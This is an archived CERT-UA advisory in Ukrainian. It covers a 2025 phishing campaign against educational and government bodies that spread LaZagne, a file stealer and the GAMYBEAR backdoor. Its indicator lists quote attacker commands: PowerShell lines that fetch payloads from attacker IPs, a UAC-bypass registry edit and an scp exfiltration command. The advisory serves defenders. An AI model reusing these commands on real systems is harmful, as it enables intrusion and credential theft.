CERT-UA

Archived: 2026-04-05 15:11:36 UTC

Загальна інформація

Національною командою реагування на кіберінциденти, кібератаки, кіберзагрози CERT-UA у першій декаді листопада 2025 року виявлено факт розповсюдження електронних листів з темою "Наказ № 332" серед навчальних закладів та органів державної влади (переважно, Сумської області) з використанням скомпрометованого облікового запису поштового сервісу Gmail, який належав одному з вищих навчальних закладів згаданого регіону (всупереч численним рекомендаціям 2FA налаштовано не було).

Зазначений лист містив посилання на Google Drive для завантаження ZIP-архіву "Наказ_№332_07.11.2025_Концепція_положення.zip" та пароль до останнього. В архіві знаходився файл-ярлик, під час відкриття якого за допомогою mshta.exe (штатна утиліта, рекомендації щодо обмеження запуску якої були сформовані більше двох років назад) буде завантажено та виконано HTA-файл "zvit.hta" (на необхідності недопущення запуску файлів такого формату було також неодноразово наголошено).

Згаданий HTA-файл забезпечить завантаження та запуск файлу "update.js", який, у свою чергу, за допомогою PowerShell завантажить та виконає сценарій "updater.ps1". Зауважимо, що обмеження запуску файлів з розширеннями ".js", відключення Windows Script Host, блокування запуску PowerShell (та обмеження можливості встановлення ним мережевих з'єднань за допомогою штатного мережевого екрану) для облікових записів користувачів регулярно підкреслюється як невід'ємні заходи для скорочення поверхні атаки.

Насамкінець PowerShell-сценарій завантажить на комп'ютер та здійснить запуск програмного засобу LAZAGNE (отримання збережених на ПЕОМ паролів), .NET-програми, створеної за допомогою PS2EXE, яка містить PowerShell-скрипт для викрадення та ексфільтрації з використанням HTTP файлів у певних каталогах за визначеним переліком розширень, а також програмний засіб, класифікований CERT-UA як бекдор GAMYBEAR.

Під час ретельного вивчення обставин інцидент було встановлено, що первинна компрометація програмного засобу в навчальному закладі, з облікового запису якого здійснено розсилку в листопаді, мала місце 26 травня 2025 року в результаті отримання користувачем листа, нібито, від Управління ДСНС у Сумській області. Таким чином, у період з травня по листопад 2025 року було створено технічну можливість для несанкціонованого віддаленого доступу до ПЕОМ та пов'язаних сервісів, інформаційно-комунікаційної системи навчального закладу, а також використання ресурсів організації для здійснення кібератак у відношенні інших об'єктів кіберзахисту.

В контексті зазначеного кіберінциденту звертаємо увагу на постійні проблемні організаційні та технічні питання кіберзахисту. Систематичне нехтування відповідальними особами і керівниками організацій України елементарними заходами кіберзахисту (в першу чергу, на рівні рекомендованих налаштувань для штатних механізмів захисту ПЕОМ під управлінням ОС Windows) створює ризики для реалізації

кіберзагроз на інші організації (на регіональному, галузевому або загальнодержавному рівнях). Крім того, систематично виявляються порушення вимог законодавства України щодо інформування CERT-UA про виявлені факти кіберінцидентів, кібератак та кіберзагроз в ІКС організацій України, що негативно впливає на можливість вжиття невідкладних заходів реагування та сприяє безперешкодному перебуванню зловмисників в ІКС жертв тривалий час з подальшими негативними наслідками.

Принагідно, наполягаємо ознайомитись з матеріалами публікації та невідкладно врахувати в роботі надані рекомендації: https://cert.gov.ua/article/5436463

GAMYBEAR

Програмний засіб, розроблений з використанням мови програмування Go. Основний функціонал полягає в отриманні ("listener"), виконанні ("executor") команд і відправки ("sender") результатів на сервер управління в BASE64-кодованому вигляді з використанням протоколу HTTP.

Під час запуску генерує унікальний ідентифікатор (UUID), отримує базову інформацію про комп'ютер ("whoami", "wmic nicconfig where IPEnabled=true get IPAddress"), створює допоміжний файл %APPDATA%\updater.json, де у форматі JSON зберігається URL-адреса серверу управління (ключ "update_server"), а також інші перелічені дані в BASE64-кодованому вигляді (ключі: "uuid", "hostname", "ip", відповідно).

Під час роботи програмний засіб регулярно здійснює запити до серверу управління (URI: "/c2/get_commands/") та очікує відповідь у форматі JSON з полями "command" та "arguments". У випадку надходження команди "Nop" - ініціюється пауза тривалістю 15 сек. Після виконання команд результат та інші дані кодуються за допомогою BASE64, зберігаються в структуру JSON (ключі: "uuid", "command", "output") та передаються на сервер управління із запитом до URI "/c2/command_out/".

Постійність запуску забезпечується іншою програмою (скриптом) на етапі первинного ураження комп'ютера шляхом створення ключа в гілці "Run" реєстру операційної системи.

Індикатори кіберзагроз

Файли:

```
735b9d58b2173ecbd2a584ea6fbeb83d        d53207268b88e7f86729607aef646ec7614376a049e257f90fa2c924868a
ba6dfbfdc807756e44da60ae364a0d7d        49afb7cd00552939ba01d4b1b3d06c063f6b36f2b43e4baf373abb486415
6602e663de775991cdffefe0211764bd        700566995808105e268ab00ad14423e5eb2dc01632f3fefc6bb206264802
0b81897faa847a45f837a897d03ee633        de3c95dec311ec0f046474925954deaab375e4005c5a8b86bd34db53ef34
149ba5b1041a2a59d75e50fc529b08f5        7e2425f804a2197c59828ca4d3a081b61ecc8d23127b5c39ad9c3f2a40b6
2370c65ae889d614a20d0221bf4e8a6e        b1f71dd2e152d46cc0c423cfe563c9215182dc68afdca7b0a19c134ef9f0
04ab0a313a818e39b7da5407ce85fb9b        de726a38129fba14e1142ec619715c0c7121872f47382ffada879b911082
224f73e40da5f33a0e1c04e1389e0fe9        2e96d601766da631a250a242c3e48e5fac0328c6ad1374fa2a31b3468c68
f29317d9279d0c7fbe6416cd43e1431d        6e3440db928df1609b1a126135350368e5a2c250519fffbf28df5dc5ea83
a90313e24925d38dbc90e675165cb024        f4cfbd86609b558a76e43a8da7a47b211d4c498d1167b65bf43aa199e4a2

1be0656b3067193e10621608384bc077        5d3f5d174369b34c436df0ad467236bd477b12b817768e19113969e08d74
```

```
ee0f3c6abd824f04c15f1f5314cc4c1e        dcd3939b4c9333fb75eb70ed7438c00d377444a29864af4fb95ff90cbba7
b269c1d3a32d559519c8d144776315f5        8446e089a1cf6abddf24ab57b279ea64a74ffb7df9e24df8a5d7e422c760
346d122a744a0e3740f85b53181762b1        4b120c388e023c0bf177524ba81b9ebc1721b979c63205ee5b579e30b330
98b2d0fd469d6c4b7f77d05bb4818d49        00d1d20d9a6b61a987173e26568ebb53654f99d23b5439dda2a46c9a9e25
1813abb38ad98555f33eb75beacb4ace        550fc52e7adcdf237666a7e3cb324e8f71f7ca1cd6cd3b681e44a337d4ba
42fff7d8e909bc97f53699b2319a9d75        35526bb83d136d3cba84c9372bbc7174ed55f7eb34ce1fd0108b97a73a04
4366f473c40f9bd528c065d74dac983d        a81531c004c0a1bdcce752409616c72ab94aa5cbb6b10ce940c44fc239c9
dd034d0a70a19c2c6a3f717255fac459        8424f4a454b3cef41f52733e53726a762d62e2115acaeae7bd82394b2acc
e9d302f2d5f90a313a527f51edb24e0a        898235aac31db789f20bb9f94ae85dcca20b483996e322b890129ef0b108
9cdeb78e945805cf019c73ccece6cef7        854d2c5a77cc43e4ed9e9c417725aa2ede0e932d86569317efec3f5d36c5
79ce1acc3022b00836abce198f57f73f        7894496c48239ee3d3a8cc858e84f8a0c51c3c560fb15c5c962f75e4a9af
7952940dec5b37ad3a4cc8f04956fff6        400a8e02a77f4b1d975fe5ce79ccd8795043b0abadfd263aa50ba878c74c
2484279a8aae8ed8562dcdc0706bc656        555ec062482b6f2292d4bab8433854d3ffaaa5e256e0f0385794733ae52e
21da66801a4c89bf740361bdfb0acb1f        edb93b2139ee59fbee2b8dc0ba9f929d7ecda64d47d61eb1029de1413dff
```

Мережеві:

```
sumy.dsns.gov.ua@gmail.com
(tcp)://136[.]0.141.69:22
(tcp)://185[.]223.93.102:9001
(tcp)://62[.]182.84.66:9002
hXXp://136[.]0.141.69/b13e9985a.js
hXXp://136[.]0.141.69/gm.exe
hXXp://136[.]0.141.69/operaupdater.ps1
hXXp://45[.]159.189.85/api/microsoft/update/be53ff4f4b5daa.exe
hXXp://45[.]159.189.85/api/microsoft/update/ff4f4b5dabe53a.exe
hXXp://45[.]159.189.85/api/microsoft/update/svshosts.exe
hXXp://45[.]159.189.85/api/microsoft/update/update.js
hXXp://45[.]159.189.85/api/microsoft/update/updater.ps1
hXXp://45[.]159.189.85/zvit[.]hta
hXXp://45[.]159.189.85:7878/5df03f95b4ff4f4b5dabe53a5a1e15d7
hXXps://185[.]223.93.102/c2/command_out/
hXXps://185[.]223.93.102/c2/get_commands/
hXXps://185[.]223.93.102/register
hXXps://185[.]223.93.102
136[.]0.141.69
45[.]159.189.85
62[.]182.84.66
185[.]223.93.102 (GAMYBEAR C2)
testnl.grizzlyconnect[.]net
grizzlyconnect[.]net
```

```
tcp://136.0.141.69:22
tcp://185.223.93.102:9001
tcp://62.182.84.66:9002
http://136.0.141.69/b13e9985a.js
```

```
http://136.0.141.69/gm.exe
http://136.0.141.69/operaupdater.ps1
http://45.159.189.85/api/microsoft/update/be53ff4f4b5daa.exe
http://45.159.189.85/api/microsoft/update/ff4f4b5dabe53a.exe
http://45.159.189.85/api/microsoft/update/svshosts.exe
http://45.159.189.85/api/microsoft/update/update.js
http://45.159.189.85/api/microsoft/update/updater.ps1
http://45.159.189.85/zvit.hta
http://45.159.189.85:7878/5df03f95b4ff4f4b5dabe53a5a1e15d7
https://185.223.93.102/c2/command_out/
https://185.223.93.102/c2/get_commands/
https://185.223.93.102/register
https://185.223.93.102
136.0.141.69
45.159.189.85
62.182.84.66
185.223.93.102 (GAMYBEAR C2)
testnl.grizzlyconnect.net
grizzlyconnect.net
```

Хостові:

```
%APPDATA%\Microsoft\Internet Explorer\UserData\49e34fa0992ac8bb13e9985ae5624ed9.exe
%APPDATA%\Microsoft\Internet Explorer\ieupdater.exe
%APPDATA%\Microsoft\Internet Explorer\svshosts.exe
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\WindowsSecurityUpdate.js
%TMP%\49e34fa0992ac8bb13e9985ae5624ed9.exe
%TMP%\be53ff4f4b5daa.exe
%TMP%\ff4f4b5dabe53a.exe
%TMP%\nakaz.pdf
certutil -decode $ENV:TEMP\abb76be78a77bf1b6484a1806f663f33.txt $ENV:TEMP\abb76be78a77bf1b6484a1806f
curl -o "$ENV:APPDATA\Microsoft\Internet Explorer\svshosts.exe" http://45.159.189.85/api/microsoft/u
curl -o "$ENV:TEMP\be53ff4f4b5daa.exe" http://45.159.189.85/api/microsoft/update/be53ff4f4b5daa.exe
curl -o "$ENV:TEMP\ff4f4b5dabe53a.exe" http://45.159.189.85/api/microsoft/update/ff4f4b5dabe53a.exe
powershell -ep bypass -c curl -o $ENV:TEMP\49e34fa0992ac8bb13e9985ae5624ed9.exe http://136.0.141.69/
powershell -ep bypass -c curl -o $ENV:TEMP\84771f32fd002154d3efafc0836f564c.js http://136.0.141.69/8
powershell -ep bypass -c curl -o $ENV:TEMP\a81ccf79e.ps1 http://136.0.141.69/a81ccf79e.ps1
powershell -ep bypass -c curl -o $ENV:TEMP\d3efafc.ps1 http://136.0.141.69/d3efafc.ps1
powershell -ep bypass -c curl -o $ENV:TEMP\est.js http://136.0.141.69/84771f32fd002154d3efafc0836f56
powershell -ep bypass -c curl -o $ENV:TEMP\f13f30091f8.bat http://136.0.141.69/f13f30091f8.bat
powershell -ep bypass -c curl -o $ENV:TEMP\f32fd002.ps1 http://185.223.93.102:8000/f32fd002.ps1
powershell -ep bypass -c curl -o $ENV:TEMP\f32fd002.ps1 http://185.223.93.102:8000/operaupdater.ps1
powershell -ep bypass -c curl -o %temp%\b13e9985a.js http://136.0.141.69/b13e9985a.js
powershell -ep bypass -c curl -o %temp%\gm.exe http://136.0.141.69/gm.exe
powershell -ep bypass -c curl -o %temp%\operaupdater.ps1 http://136.0.141.69/operaupdater.ps1
powershell -ep bypass -windowstyle hidden -c curl -o $env:TEMP\updater.ps1 http://45.159.189.85/api/
```

```
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /t REG_SZ /d ""
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /ve /t REG_SZ /d "cmd.exe /c cscript %t
scp -o StrictHostKeyChecking=no -i $ENV:TEMP\abb76be78a77bf1b6484a1806f663f33.pem $env:TEMP\4752beb6
start computerdefaults.exe
wmic nicconfig where IPEnabled=true get IPAddress
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\'ServiceUpdateService'
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\'IEUpdater'
Z:/Builder/out/g4myb34r_backdoor.go (PDB)
C:/Users/fuckthereversers/go/pkg/mod/github.com/google/uuid@v1.6.0/hash.go (PDB)
C:\Users\sandbox-lab\Desktop\LaZagne-master\LaZagne-master\Windows\gamaredagne.py (PDB)
desktop-rblfdll (Machine ID)
```

Графічні зображення



Рис. 1 Приклад ланцюга ураження



Рис. 2 Дослідження інфікованого комп'ютера



Рис. 3 Приклад електронного листа від 26.05.2025

Source: https://cert.gov.ua/article/6286219